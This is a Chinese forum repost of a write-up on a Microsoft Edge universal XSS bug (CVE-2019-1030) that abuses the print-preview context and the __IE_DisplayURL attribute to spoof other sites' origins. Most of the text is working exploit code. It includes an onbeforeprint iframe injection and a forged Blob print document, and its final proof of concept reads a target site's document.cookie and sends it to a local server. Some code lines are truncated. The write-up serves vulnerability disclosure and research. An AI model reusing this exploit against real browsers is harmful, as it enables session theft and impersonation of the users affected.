[登录]

Microsoft Edge - Universal XSS


[惊鸿一瞥最是珍贵] / 2019-09-14 10:45:52 / 浏览数 2104 [安全技术] [漏洞分析] [顶(0)] [踩(0)]

前言

通用XSS(uXSS)是浏览器中一个令无数黑客垂涎的bug，UXSS是一种利用浏览器或者浏览器扩展漏洞来制造产生XSS的条件并执行代码的一种攻击类型。发现UXSS的历程非
bug。

打印预览上下文

让我们讨论一下Edge显示打印预览窗口时实际发生了什么
我一直认为它只是一个Canvas类型技术的屏幕截图，但实际上你打印的页面被复制到一个临时位置并重新渲染！
当我们在页面中执行'print()'时，我们会在Process Monitor中看到以下文件系统活动：



因此，在Edge临时目录中创建了一个文件，该文件的内容是我们试图打印的原始页面的但经过稍微修改的版本。
打印前：

```
<!doctype html>
<html>
<head>
   <title>Printer Button</title>
</head>
<body>
<button id="qbutt">Print!</button>
<iframe src="https://www.bing.com/?q=example"></iframe>
<script>
qbutt.onclick=e=>{
   window.print();
}
</script>
</body>
</html>
```

打印后：

```
<!DOCTYPE HTML>
<!DOCTYPE html PUBLIC "" ""><HTML __IE_DisplayURL="http://q.leucosite.com:777/printExample.html"><HEAD><META
content="text/html; charset=utf-8" http-equiv=Content-Type>
<BASE HREF="http://q.leucosite.com:777/printExample.html">
<STYLE> HTML { font-family : "Times New Roman" } </STYLE><TITLE>Printer
Button</TITLE></HEAD><BODY><BUTTON id="qbutt">Print!</BUTTON> <IFRAME src="file://C:\Users\Q\AppData\Local\Packages\microsoft.
<SCRIPT>
qbutt.onclick=e=>{
   window.print();
}
</SCRIPT>
</BODY></HTML><!DOCTYPE HTML>
<!DOCTYPE html PUBLIC "" ""><HTML __IE_DisplayURL="http://q.leucosite.com:777/printExample.html"><HEAD><META
content="text/html; charset=utf-8" http-equiv=Content-Type>
<BASE HREF="http://q.leucosite.com:777/printExample.html">
<STYLE> HTML { font-family : "Times New Roman" } </STYLE><TITLE>Printer
Button</TITLE></HEAD><BODY><BUTTON id="qbutt">Print!</BUTTON> <IFRAME src="file://C:\Users\Q\AppData\Local\Packages\microsoft.
<SCRIPT>
qbutt.onclick=e=>{
```

```
   window.print();
}
</SCRIPT>
</BODY></HTML>
```

从这个比较中我们可以注意到一些事情。
JavaScript已编码并渲染失败。
IFRAME现在指向同一目录中的另一个本地文件，其中包含原始bing.com引用的源代码。
HTML元素现在有一个特殊的属性_IE_DisplayURL。
我做了一些关于[1]和[2]的测试，首先我试着看看编码后是否仍然可以得到有效的Javascript，我还希望我能执行Javascript。但这一切都是徒劳，<script>元素中的任何Ja
在[2]中，我能够使用CSS '@media print{}'功能和 CSS selector magic 来提供操作系统用户名，以便从生成的IFRAME
href值中获取操作系统用户名,然而这还远远不够。
[3]是事情变得有趣的地方，这个属性非常不寻常，到目前为止我从未见过它。所以我立马Google了一下：）发现了几篇关于这个属性的文章，一个日本人木川正道利用这个
在进行了一些阅读和摸索之后，我发现打印预览上下文通过这个属性来知晓文档的来源。这是很有研究意义的，因为Edge实际上通过"file:"URI来打开文件。但是，通过这个
但是我们怎么能滥用这个属性呢？

在打印预览中执行Javascript

正如我之前所说的，来自普通SCRIPT标签的任何Javascript都将被阻止或被忽略。但是其他载体呢？
我们在这里处理的是打印函数，所以我很自然地处理与打印相关的事件，得到'onbeforeprint'，利用它让我有能力注入一个指向任何网站的iframe，而不需要Edge先把它转
URL的iframe，然后砰！在打印预览上下文中执行了该特定Javascript。
Javascript注入测试：

```
<!doctype html>
<html>
<head>
   <title>Printer Button</title>
</head>
<body>
<button id="qbutt">Print!</button>
<div id="qcontent"></div>
<script>
qbutt.onclick=e=>{
   window.print();
}

window.onbeforeprint=function(e){
   qcontent.innerHTML=`<iframe src="javascript:if(top.location.protocol=='file:'){document.write('in print preview')}"></ifram

   }
</script>
</body>
</html>
```


打印预览转换后：

```
<!DOCTYPE HTML>
<!DOCTYPE html PUBLIC "" ""><HTML __IE_DisplayURL="http://q.leucosite.com/dl.html"><HEAD><META
content="text/html; charset=windows-1252" http-equiv=Content-Type>
<BASE HREF="http://q.leucosite.com/dl.html">
<STYLE> HTML { font-family : "Times New Roman" } </STYLE><TITLE>Printer
Button</TITLE></HEAD><BODY><BUTTON id="qbutt">Print!</BUTTON> <DIV
id="qcontent"><IFRAME src="javascript:if(top.location.protocol=='file:'){document.write('in print preview')}"></IFRAME></DIV>
<SCRIPT>
qbutt.onclick=e=>{
   window.print();
}

window.onbeforeprint=function(e){
   qcontent.innerHTML=`<iframe src="javascript:if(top.location.protocol=='file:'){document.write('in print preview')}"></ifram

   }
</SCRIPT>
</BODY></HTML>
```

结果截图：



现在，仅仅执行Javascript并不意味着我们已经完成了任务。由于_IE_DisplayURL属性，因此任何请求或API都将被视为来自原始文档来源。

实际UXSS

现在我们能够执行Javascript，我们需要以某种方式定义_IE_DisplayURL来构建我们自己的'打印预览文档'，然后我们可以模仿我们选择的任何网站，从而产生uXSS。
我发现使用Blob URL可以做到这一点。因此，我制作了自己的打印文档，带有自定义属性指向我的目标网站(本例中为'bing.com')，它包含一个Javascript iframe，它会像'bing.com'一样来执行。
我注入了以下Javascript：

```
if (top.location.protocol == 'file:') {
   setTimeout(function() {
       top.location = URL.createObjectURL(new Blob([top.document.getElementById('qd').value], {
           type: 'text/html'
       }))
   }, 1000)
}
```

其中'top.document.getElementById('qd').value是伪造的'打印文档'

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"><HTML
__IE_DisplayURL="https://www.bing.com/"><HEAD><META content="text/html;
charset=windows-1252" http-equiv=Content-Type>
<BASE HREF="https://www.bing.com/">
<STYLE> HTML { font-family : "Times New Roman" } </STYLE>
<STYLE>iframe {
   width: 300px; height: 300px;
}
</STYLE>
</HEAD><BODY>

<iframe id="qif" src="javascript:qa=top.document.createElement('img');qa.src='http://localhost:8080/?'+escape(btoa(top.documen
</BODY></HTML>
```

我所做的就是阅读"document.cookie"并将其发送到服务器。
总结一下漏洞利用过程：
使用"onbeforeprint"事件，我在打印之前插入一个指向我的Javascript有效负载的iframe。
调用window.print()来初始化。
Edge然后在渲染注入的Javascript时显示打印预览窗口。
注入的Javascript创建了一个Blob URL，其中包含我的自定义"bing.com"打印文档，并将顶部框架重定向到此URL。
打印预览上下文认为"我的Blob URL"的内容是合法的打印文档，并通过_IE_DisplayURL属性将文档来源设置为"bing.com"。
伪造打印文档包含另一个Javascript iframe，它只显示"bing.com"的"document.cookie"
uXSS bingo！

最终PoC和视频

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
<head>
<style>iframe{width:300px;height:300px;}</style>
```

```
</head>
<body>
<!-- ----------------------------HTML for our blob---------------------------------- -->
<textarea id="qd">
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"><HTML
__IE_DisplayURL="https://www.bing.com/"><HEAD><META content="text/html;
charset=windows-1252" http-equiv=Content-Type>
<BASE HREF="https://www.bing.com/">
<STYLE> HTML { font-family : "Times New Roman" } </STYLE>
<STYLE>iframe {
   width: 300px; height: 300px;
}
</STYLE>
</HEAD><BODY>

<iframe id="qif" src="javascript:qa=top.document.createElement('img');qa.src='http://localhost:8080/?'+escape(btoa(top.documen
</BODY></HTML>
</textarea>
<!-- ------------------------------------------------------------------------- -->
<script>


var qdiv=document.createElement('div');
document.body.appendChild(qdiv);
window.onbeforeprint=function(e){
   qdiv.innerHTML=`<iframe src="javascript:if(top.location.protocol=='file:'){setTimeout(function(){top.location=URL.createObj

   }

window.print();
</script>

<style>


</style>


</body>

</html>
```

https://i.imgur.com/TYAQHp3.mp4
参考
https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2019-1030

■■■https://leucosite.com/Microsoft-Edge-uXSS/?q

上一篇：bugbounty: 利用JSON... 下一篇：浅析椭圆曲线加密算法（ECC）
1. 0 条回复
   - 动动手指，沙发就是你的了！

目录